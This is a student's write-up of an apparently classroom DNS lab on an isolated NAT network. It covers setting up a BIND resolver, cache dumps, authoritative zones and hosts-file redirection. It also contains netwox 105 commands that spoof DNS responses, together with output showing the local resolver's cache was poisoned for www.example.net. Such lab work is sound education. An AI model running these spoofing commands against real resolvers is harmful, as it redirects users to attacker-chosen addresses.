OS: Ubuntu

Network: NAT Network


DNS IP: 192.168.85.130

Attacker IP: 192.168.85.132


Victim IP: 192.168.85.130

Task 1:

Setting 192.168.85.130 as my local DNS was added to the nameserver in /etc/resolvconf/resolv.conf.d/head file/ and used sudo resolvconf –u to update the DNS configuration. The machine will be able to talk to this DNS first when resolve Hostname/IPs, used on the victim and attacker machine.




To confirm that the local server is working, the Dig command will display where the DNS queries is coming from.



Looks like it's a success because 192.168.86.130 is in the server value and it is using a known DNS port 53.

Task 2.

Created a dump-file to dump DNS cache within the file. Adding dump.db in the DNS configuration (/etc/bind/named.conf) file.



To dump the cache file, use the command sudo rndc dumpdb -cache, this will create the dump file and able to see DNS cache data.

Here is what the content within dump.db.

```
;
; Start view _default
;
;
; Cache dump of view '_default' (cache _default)
;
$DATE 20200221153659
; authanswer
.                       513888  IN NS   a.root-servers.net.
                        513888  IN NS   b.root-servers.net.
                        513888  IN NS   c.root-servers.net.
                        513888  IN NS   d.root-servers.net.
                        513888  IN NS   e.root-servers.net.
                        513888  IN NS   f.root-servers.net.
                        513888  IN NS   g.root-servers.net.
                        513888  IN NS   h.root-servers.net.
                        513888  IN NS   i.root-servers.net.
                        513888  IN NS   j.root-servers.net.
                        513888  IN NS   k.root-servers.net.
                        513888  IN NS   l.root-servers.net.
                        513888  IN NS   m.root-servers.net.
; authanswer
                        514022  RRSIG   NS 8 0 518400 (
                                        20200305170000 20200221160000 33853 .
                                        VjOok6NytQ1yMaa07Nm+JUi3corsowMVIBl6
                                        MkhXH8HM8Bs3RXX3GCpAlYyp/tYc2VWBmj0X
                                        Zvwb1hnkR8e5AS0J7elO5eR1Ew6sR3jCQVwv
                                        lHBzuAusYenfiZQGpZQq9vk1Wzkbsgpt8rg1
                                        r1vLq5B5Y/nu+PuVR8MD4LkYsvt/B5pVDB6f
                                        sa0lCIsAe3qaxPzvoGDQ4A94uFDCGvmCEHwU
                                        c5u+rRRxvL7l7m+KPyprzIzwYiJnrmstZpCx
                                        I7Mz6PddLke9c+pbAQhSDeYIjQ5u5vukJFSG
                                        oFUnzMyxrhHbu1LvLRjdkRDikAqJMCt30Izi
```

If I wanted to clear the cache, I can run the command sudo rndc flush. And dump the cache to see what was stored within the dump. Here is what the content displayed.

```
[02/21/20]seed@VM:~$ cat /var/cache/bind/dump.db
; Dump complete
```

Ping google.com and faceebook.com is different from using an external DNS. Ping did ask for the IP for google.com but my local DNS did not have it, so it spoke to the root server and spoke back to my DNS telling it which DNS to find it. The local DNS had to talk to another DNSs starting from the Root sever until it founded the IP of 172.217.10.68.

```
[02/21/20]seed@VM:~$ ping www.google.com -c 1
PING www.google.com (172.217.10.68) 56(84) bytes of data.
64 bytes from lga34s14-in-f4.1e100.net (172.217.10.68): icmp_seq=1 ttl=128 time=
15.4 ms

--- www.google.com ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 15.472/15.472/15.472/0.000 ms
[02/21/20]seed@VM:~$ ping www.facebook.com -c 1
PING star-mini.c10r.facebook.com (31.13.71.36) 56(84) bytes of data.
64 bytes from edge-star-mini-shv-01-lga3.facebook.com (31.13.71.36): icmp_seq=1
ttl=128 time=11.3 ms

--- star-mini.c10r.facebook.com ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 11.372/11.372/11.372/0.000 ms
```

Noticed It took more request ping from google to Facebook because the local DNS cache remember the DNS of the closet server for .com server that communicate to Facebook faster.

	Time	Source	Destination	Protocol	Length	Info
2	2020-02-21 10:43:20.3639810…	192.168.85.130	193.0.14.129	DNS	85	Standard query 0x6150 A www.google.com OPT
3	2020-02-21 10:43:20.3641377…	192.168.85.130	193.0.14.129	DNS	70	Standard query 0x799f NS <Root> OPT
4	2020-02-21 10:43:20.3643115…	192.168.85.130	193.0.14.129	DNS	89	Standard query 0x492c AAAA E.ROOT-SERVERS.NET OPT
5	2020-02-21 10:43:20.3644429…	192.168.85.130	193.0.14.129	DNS	89	Standard query 0x52c8 AAAA G.ROOT-SERVERS.NET OPT
8	2020-02-21 10:43:20.4122753…	193.0.14.129	192.168.85.130	DNS	357	Standard query response 0x6150 A www.google.com NS a.gtld-servers.net …
9	2020-02-21 10:43:20.4122923…	193.0.14.129	192.168.85.130	DNS	473	Standard query response 0x799f NS <Root> NS a.root-servers.net NS b.ro…
10	2020-02-21 10:43:20.4124001…	193.0.14.129	192.168.85.130	DNS	117	Standard query response 0x492c AAAA E.ROOT-SERVERS.NET AAAA 2001:500:a…
11	2020-02-21 10:43:20.4126535…	193.0.14.129	192.168.85.130	DNS	117	Standard query response 0x52c8 AAAA G.ROOT-SERVERS.NET AAAA 2001:500:1…
12	2020-02-21 10:43:20.4127769…	192.168.85.130	193.0.14.129	TCP	74	58835 → 53 [SYN] Seq=1532162863 Win=29200 Len=0 MSS=1460 SACK_PERM=1 T…
13	2020-02-21 10:43:20.4129500…	192.168.85.130	193.0.14.129	TCP	74	39443 → 53 [SYN] Seq=4065597366 Win=29200 Len=0 MSS=1460 SACK_PERM=1 T…
14	2020-02-21 10:43:20.4584188…	193.0.14.129	192.168.85.130	TCP	60	53 → 58835 [SYN, ACK] Seq=106379776 Ack=1532162864 Win=64240 Len=0 MSS…
15	2020-02-21 10:43:20.4584468…	192.168.85.130	193.0.14.129	TCP	54	58835 → 53 [ACK] Seq=1532162864 Ack=106379777 Win=29200 Len=0
16	2020-02-21 10:43:20.4587019…	192.168.85.130	193.0.14.129	DNS	99	Standard query 0x34ac A www.google.com OPT
17	2020-02-21 10:43:20.4588675…	193.0.14.129	192.168.85.130	TCP	60	53 → 58835 [ACK] Seq=106379777 Ack=1532162909 Win=64240 Len=0

1084	2020-02-21 10:47:46.8864825…	192.168.85.130	192.5.6.30	DNS	87	Standard query 0xc639 A www.facebook.com OPT
1085	2020-02-21 10:47:46.9086379…	192.5.6.30	192.168.85.130	DNS	552	Standard query response 0xc639 A www.facebook.com NS a.ns.facebook.co…
1086	2020-02-21 10:47:46.9088036…	192.168.85.130	192.5.6.30	TCP	74	51427 → 53 [SYN] Seq=649362989 Win=29200 Len=0 MSS=1460 SACK_PERM=1 T…
1087	2020-02-21 10:47:46.9295972…	192.5.6.30	192.168.85.130	TCP	60	53 → 51427 [SYN, ACK] Seq=318796453 Ack=649362990 Win=64240 Len=0 MSS…
1088	2020-02-21 10:47:46.9296358…	192.168.85.130	192.5.6.30	TCP	54	51427 → 53 [ACK] Seq=649362990 Ack=318796454 Win=29200 Len=0
1089	2020-02-21 10:47:46.9298834…	192.168.85.130	192.5.6.30	DNS	101	Standard query 0x9b44 A www.facebook.com OPT
1090	2020-02-21 10:47:46.9300166…	192.5.6.30	192.168.85.130	TCP	60	53 → 51427 [ACK] Seq=318796454 Ack=649363037 Win=64240 Len=0
1091	2020-02-21 10:47:46.9532246…	192.5.6.30	192.168.85.130	DNS	893	Standard query response 0x9b44 A www.facebook.com NS a.ns.facebook.co…
1092	2020-02-21 10:47:46.9532401…	192.168.85.130	192.5.6.30	TCP	54	51427 → 53 [ACK] Seq=649363037 Ack=318797293 Win=30204 Len=0
1093	2020-02-21 10:47:46.9536800…	192.168.85.130	185.89.218.12	DNS	87	Standard query 0xe296 A www.facebook.com OPT
1094	2020-02-21 10:47:46.9538093…	192.168.85.130	192.5.6.30	TCP	54	51427 → 53 [FIN, ACK] Seq=649363037 Ack=318797293 Win=30204 Len=0
1095	2020-02-21 10:47:46.9539482…	192.5.6.30	192.168.85.130	TCP	60	53 → 51427 [ACK] Seq=318797293 Ack=649363038 Win=64239 Len=0
1096	2020-02-21 10:47:46.9736211…	192.5.6.30	192.168.85.130	TCP	60	53 → 51427 [FIN, PSH, ACK] Seq=318797293 Ack=649363038 Win=64239 Len=0
1097	2020-02-21 10:47:46.9736394…	192.168.85.130	192.5.6.30	TCP	54	51427 → 53 [ACK] Seq=649363038 Ack=318797294 Win=30204 Len=0
1098	2020-02-21 10:47:46.9853805…	185.89.218.12	192.168.85.130	DNS	144	Standard query response 0xe296 A www.facebook.com CNAME star-mini.c10…
1099	2020-02-21 10:47:46.9859764…	192.168.85.130	185.89.219.12	DNS	98	Standard query 0x76da A star-mini.c10r.facebook.com OPT
1100	2020-02-21 10:47:47.0184685…	185.89.219.12	192.168.85.130	DNS	341	Standard query response 0x76da A star-mini.c10r.facebook.com NS a.ns.…
1101	2020-02-21 10:47:47.0190821…	192.168.85.130	129.134.31.11	DNS	98	Standard query 0x83ff A star-mini.c10r.facebook.com OPT
1102	2020-02-21 10:47:47.0511203…	129.134.31.11	192.168.85.130	DNS	141	Standard query response 0x83ff A star-mini.c10r.facebook.com A 31.13.…
1103	2020-02-21 10:47:47.0514366…	192.168.85.130	31.13.71.36	ICMP	98	Echo (ping) request id=0x15ec, seq=1/256, ttl=64 (reply in 1104)
1104	2020-02-21 10:47:47.0628036…	31.13.71.36	192.168.85.130	ICMP	98	Echo (ping) reply id=0x15ec, seq=1/256, ttl=128 (request in 1103)
1105	2020-02-21 10:47:47.0639507…	192.168.85.130	196.216.169.10	DNS	95	Standard query 0x77a7 PTR 36.71.13.31.in-addr.arpa OPT

Task 3

To create an authoritative server, creating zones most be accomplish so the DNS can send definitive answer to another DNS when asked. We add zone entries within the /etc/bind/named.conf .

```
//
// Do any local configuration here
//

// Consider adding the 1918 zones here, if they are not used in your
// organization
//include "/etc/bind/zones.rfc1918";

zone "example.com" {
        type master;
        file "/etc/bind/example.com.db";
        };


zone "0.168.192.in-addr.arpa"{
        type master;
        file "/etc/bind/192.168.0.db";
};
```

We defined the domain, example.com, define the type master will be used as the Authoritative server. And the file for the DNS to forward lookup which IP goes with example.com. A reverse looks up was added to the zone if someone wanted to look what name goes with the IP.

Within example.com.db, I added the syntax to define the mapping for authority, NS, mail exchanger and A record, very import record syntax for DNS to send reply back to other DNS.

```
$TTL 3D
@       IN      SOA     ns.example.com. admin.example.com. (
                        2008111001
                        8H
                        2H
                        4W
                        1D)

@       IN      NS      ns.example.com.
@       IN      MX      10 mail.example.com.

www     IN      A       192.168.0.101
mail    IN      A       192.168.0.102
ns      IN      A       192.168.0.10
*.example.com.  IN      A 192.168.0.100
```

Here we can see a successful mapping when we used a dig command on example.com which returned the values within the example.com.db file such as. Answer, Authority and Additional section.

```
; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 34309
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       192.168.0.101

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.example.com.

;; ADDITIONAL SECTION:
ns.example.com.         259200  IN      A       192.168.0.10

;; Query time: 0 msec
;; SERVER: 192.168.85.130#53(192.168.85.130)
;; WHEN: Fri Feb 21 19:50:23 EST 2020
;; MSG SIZE  rcvd: 93
```


Task 4

The host file is a file that contain static IP address for hostnames. So, if we make a name request it will contact whatever it says in the file before contacting the DNS server.

Here I went to /etc/hosts and added bank32.com and mapped it to 1.2.3.4.

```
127.0.0.1       localhost
127.0.1.1       VM

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
127.0.0.1       User
127.0.0.1       Attacker
127.0.0.1       Server
127.0.0.1       www.SeedLabSQLInjection.com
127.0.0.1       www.xsslabelgg.com
127.0.0.1       www.csrflabelgg.com
127.0.0.1       www.csrflabattacker.com
127.0.0.1       www.repackagingattacklab.com
127.0.0.1       www.seedlabclickjacking.com
1.2.3.4         www.bank32.com
```

Now once I ping to www.bank32.com, instead of my local dns find the ip for the hostname it first went into my host file and assume www.bank32.com was the IP of 1.2.3.4.



```
[02/21/20]seed@VM:~$ ping  www.bank32.com -c 1
PING www.bank32.com (1.2.3.4) 56(84) bytes of data.
```

Task 5


Using Netwox 105 will allow me to spoof a fake DNS response. The following task Netwox did was spoofing the source IP, source port to the server; destination IP and destination port to the machine that

contacted the DNS server. Also, Netwox was able to sniff then calculate the checksum and matched the transaction ID domain name in the question of the reply.

Within netwox 105 I added www.example.net for whenever it hears a DNS question on the network, when it finds the call I pointed what IP it should talk if you want to make contact with www.example.net. Specified who is the authority of www.example.net and network interface is the communication being send/received on.

```
[02/22/20]seed@VM:~$ sudo netwox 105 -h www.example.net -H "192.16
8.0.123" -a "a.iana-servers.net" -A "199.43.135.53" -d ens33
```


Here is the malicious packet I send to the DNS that has my affected answer of 192.168.0.123 to point to.



After Flushing the DNS server numerous times, I was able to exploit the DNS server. On the victim machine when a user enters the name space look up command for www.example.net it returned the victim DNS server and the IP for www.example.net

```
[02/22/20]seed@VM:~$ nslookup www.example.net
Server:         192.168.85.130
Address:        192.168.85.130#53

Name:   www.example.net
Address: 192.168.0.123
```

Here is an example when the attack did not work. You will get a public IP that other public DNS that answered the IP address of www.example.net.



```
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.NET.        86374   IN      A       93.184.216.34

;; AUTHORITY SECTION:
example.NET.            86374   IN      NS      a.iana-servers.net
.
example.NET.            86374   IN      NS      b.iana-servers.net
.

;; ADDITIONAL SECTION:
a.iana-servers.NET.     172774  IN      A       199.43.135.53
a.iana-servers.NET.     172774  IN      AAAA    2001:500:8f::53
b.iana-servers.NET.     172774  IN      A       199.43.133.53
b.iana-servers.NET.     172774  IN      AAAA    2001:500:8d::53

;; Query time: 0 msec
;; SERVER: 192.168.85.130#53(192.168.85.130)
;; WHEN: Sat Feb 22 16:21:40 EST 2020
;; MSG SIZE  rcvd: 225
```

```
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 9819
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITION
AL: 1

;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        10      IN      A       192.168.0.123

;; AUTHORITY SECTION:
a.iana-servers.net.     10      IN      NS      a.iana-servers.net
.

;; ADDITIONAL SECTION:
a.iana-servers.net.     10      IN      A       199.43.135.53

;; Query time: 7 msec
;; SERVER: 192.168.85.130#53(192.168.85.130)
;; WHEN: Sat Feb 22 16:21:14 EST 2020
;; MSG SIZE  rcvd: 124

[02/22/20]seed@VM:~$
```


Here would be a dig command that received the fake IP I inputted using netwox.

Task 6

For the same result but added a limited time and a spoof I used the -T for ttl , the hop it takes to talk to the DNS, and -s raw to send out random packets to the DNS.

```
[02/22/20]seed@VM:~$ sudo netwox 105 -h www.example.net -H "192.16
8.0.123" -a "a.iana-servers.net" -A "199.43.135.53" -d ens33 -f "s
rc host 192.168.85.130" -T 600 -s raw
```

Looking through Wireshark you can see multiple IP talking to the DNS shown below.



No.	Time	Source	Destination	Protocol	Length	Info
7	2020-02-22 16:26:57.1852276…	192.168.85.131	192.168.85.130	DNS	75	Standard query 0x2568 A www.example.net
8	2020-02-22 16:26:57.1856017…	192.168.85.130	192.36.148.17	DNS	86	Standard query 0xa2f3 A www.example.net OPT
9	2020-02-22 16:26:57.1857783…	192.168.85.130	192.36.148.17	DNS	70	Standard query 0x7b42 NS <Root> OPT
10	2020-02-22 16:26:57.2181210…	192.36.148.17	192.168.85.130	DNS	166	Standard query response 0xa2f3 A www.example.net…
11	2020-02-22 16:26:57.2182778…	192.36.148.17	192.168.85.130	DNS	106	Standard query response 0x7b42 NS <Root> NS a.ia…
12	2020-02-22 16:26:57.2187680…	192.168.85.130	192.168.85.131	DNS	135	Standard query resp
15	2020-02-22 16:26:57.2761975…	192.36.148.17	192.168.85.130	DNS	70	Standard query resp
16	2020-02-22 16:26:57.2764106…	192.36.148.17	192.168.85.130	DNS	86	Standard query resp

Record shown the IP I inputted within netwox underneath the answer section.

```
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 28788
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL:
 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        555     IN      A       192.168.0.123

;; AUTHORITY SECTION:
.                       555     IN      NS      a.iana-servers.net
.

;; ADDITIONAL SECTION:
a.iana-servers.net.     555     IN      A       199.43.135.53

;; Query time: 0 msec
;; SERVER: 192.168.85.130#53(192.168.85.130)
;; WHEN: Sat Feb 22 16:27:42 EST 2020
;; MSG SIZE  rcvd: 104

[02/22/20]seed@VM:~$
```

Looking inside the dump file, caches showed different IP that made contact to the DNS.

```
; authanswer
.                       489     IN NS   a.iana-servers.net.
; authanswer
www.example.net.        489     A       192.168.0.123
; authauthority
a.iana-servers.net.     489     NS      a.iana-servers.net.
; additional
                        489     A       199.43.135.53
;
; Address database dump
;
; [edns success/4096 timeout/1432 timeout/1232 timeout/512 timeout]
; [plain success/timeout]
;
;
; Unassociated entries
;
;       2001:7fd::1 [srtt 1] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1689]
;       192.112.36.4 [srtt 24] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1689]
